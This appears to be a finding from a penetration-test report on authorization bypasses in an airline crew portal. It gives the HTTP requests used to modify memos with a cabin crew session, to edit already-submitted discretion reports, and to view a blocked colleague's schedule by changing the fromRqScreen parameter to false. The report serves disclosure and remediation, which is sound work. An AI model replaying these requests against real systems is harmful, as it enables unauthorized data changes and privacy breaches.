Authorization Bypass Finding – Technical Details

We identified multiple access control issues in the application during the test. It was possible to access functions, modify data with a user who did not have the necessary rights, bypass privacy restrictions, and modify read-only data.

This finding contains the several examples of access control issues that were identified. However, it must be highlighted that this issue must be handled generally throughout the entire application.

Journey Log Entries access with cabin crew user

The user with ID XXXXXXX had a cabin crew role and did not have access to the *Journey Log Entries* menu as the following screenshot shows:



Figure 1: Access was restricted to Journey Log Entries when the user with ID XXXXXXX tried to use it

However, it was possible to directly call the APIs used in this function. For instance, we modified one of the memos using the cabin crew user's session. To demonstrate, we logged in with the user XXXXXXX and then The following is a login HTTP request sent with the cabin crew user's ID:

```
POST /eCrew/Login/Login HTTP/1.1
[...TRUNCATED...]
Connection: close

{"crewid":"XXXXXXX","password":"5ddd[...TRUNCATED...]d568d8"}
```

The server responded with a valid user session:

```
HTTP/1.1 200 OK
[...TRUNCATED...]
Set-Cookie:
60f[...TRUNCATED...]38f5da=CfDJ8Dce6dCQKhFu5pJMYXqI[...TRUNCATED...]Ypsmta1dTlcHfpmdx6r7zdf2q; expires=Fri, 01 Mar 2024
08:50:35 GMT; max-age=3600; path=/; secure; samesite=lax; httponly
```

Then we used the session to “modify a memo” directly through an API call:

```
POST /eCrew/PilotVr/SetLegMemo HTTP/1.1
[...TRUNCATED...]
Cookie:
60fdfc23d74ba[...TRUNCATED...]12d2b38f5da=CfDJ8Dce6dCQKhFu5pJMYXqI
[...TRUNCATED...]Ypsmta1dTlcHfpmdx6r7zdf2q;
Content-Type: application/x-www-form-urlencoded
Content-Length: 183
Te: trailers
Connection: close

legKey=[...TRUNCATED...]&memocat=1&memo=modified_by_XXXXXXX&for_cr
ew=false
```

Despite the user with that ID did not have access to the functionality, the memo was modified. The following screenshot shows the memo modification by the *captain*:



Figure 2: Access was restricted to Journey Log Entries when the user with ID XXXXXXX tried to use it

Modifying submitted discretion reports

Once a *discretion report* was submitted, it could not be modified on the GUI. The following screenshot show that before submitting, the memo can be modified and submitted.



Figure 3: Memo modification before submitting a *discretion report*

The following screenshot shows the memo after it was submitted. The status is *Completed* (as opposed to the previous *Pending*) and there is no submit button:



Figure 4: Memo after submitting a *discretion report*. Please note that the GUI does not give support editing.

After this, we sent the following HTTP request, to modify the already submitted *discretion report* memo:

```
POST /eCrew/Reports/SubmitDiscrMemo HTTP/1.1
[...TRUNCATED...]
Connection: close

{"LegData":"{\"Day\":[...TRUNCATED...],\"Carrier\":
[...TRUNCATED...],\"Flt\":
[...TRUNCATED...],\"Dep\":\"[...TRUNCATED...] \",\"LegCd\":\"\"}",
"Memo":"Modified after submitted."}
```

We received the following HTTP response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
[...TRUNCATED...]
Content-Length: 57

{"status":"ok","msg":"Operation completed successfully."}
```

As the following screenshot shows, the modification was successful:



Figure 5: Modified memo after submission

Moreover, it was also possible to modify the discretion report memos with a low privileged *cabin crew* user.

Bypassing privacy restrictions

Under "Trip Trades / Personal Settings" it was possible to deny others from viewing the user's schedule. For example, when we tried to trade a trip with a specific crew member who blocked others from viewing her schedule, the following error was received:



Figure 5: Blocked access to schedule

However, it was possible to bypass this restriction by simply changing the value of the *fromRqScreen* parameter. The original request looked like this:

```
POST /eCrew/TripTrades/getCrewDuties HTTP/1.1
[...TRUNCATED...]
Connection: close

crewmember=YYYYYYY&fromRqScreen=true
```

The response for the original request was the following:

```
HTTP/1.1 200 OK
[...TRUNCATED...]
Content-Length: 98
```

```
{"status":"error","member":"","msg":"Member YYYYYYY does not allow
others to view his/her schedule"}
```

We modified the HTTP request by setting the *fromRqScreen* to *false*.

```
POST /eCrew/TripTrades/getCrewDuties HTTP/1.1
[...TRUNCATED...]
Connection: close

crewmember=YYYYYYY&fromRqScreen=false
```

The server responded with sensitive data:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
[...TRUNCATED...]
Content-Length: 25856

{"status":"ok","member":"<table style='height:80%;'><tr><td><div
class='circle' id='crewAvatar'><span
class='initials'>CA</span></div></td><td><p
style='margin:0;fontsize:10px;'>C[...TRUNCATED...]a</p><p
style='margin:0;color:#999;font-size:10px;textalign:center;'>CA -
YYYYYYY</p></td></tr></table>","events":[{"id":
[...TRUNCATED...],"text":"O\nFCO","start":"2024-03-
04T00:00:00","end":"2024-03-
05T00:00:00","resource":"B","splitlegs":
[],"giveawayID":"","indicators":[],"tags":{"Item1":
[...TRUNCATED...]
```

Unauthorized access to reports

It was possible to access for example Discretion reports with a cabin crew user's session by simply opening the generated URL with the necessary *taskid* parameter.

The following steps can reproduce the issue:

1. Log in with Pilot user
2. Open Reports/Discretion report
3. Open one of the reports
4. Right click on the report / This frame / Open this frame in new tab
5. Copy the URL
6. Open the URL in a browser context where a low privileged, cabin crew member is logged in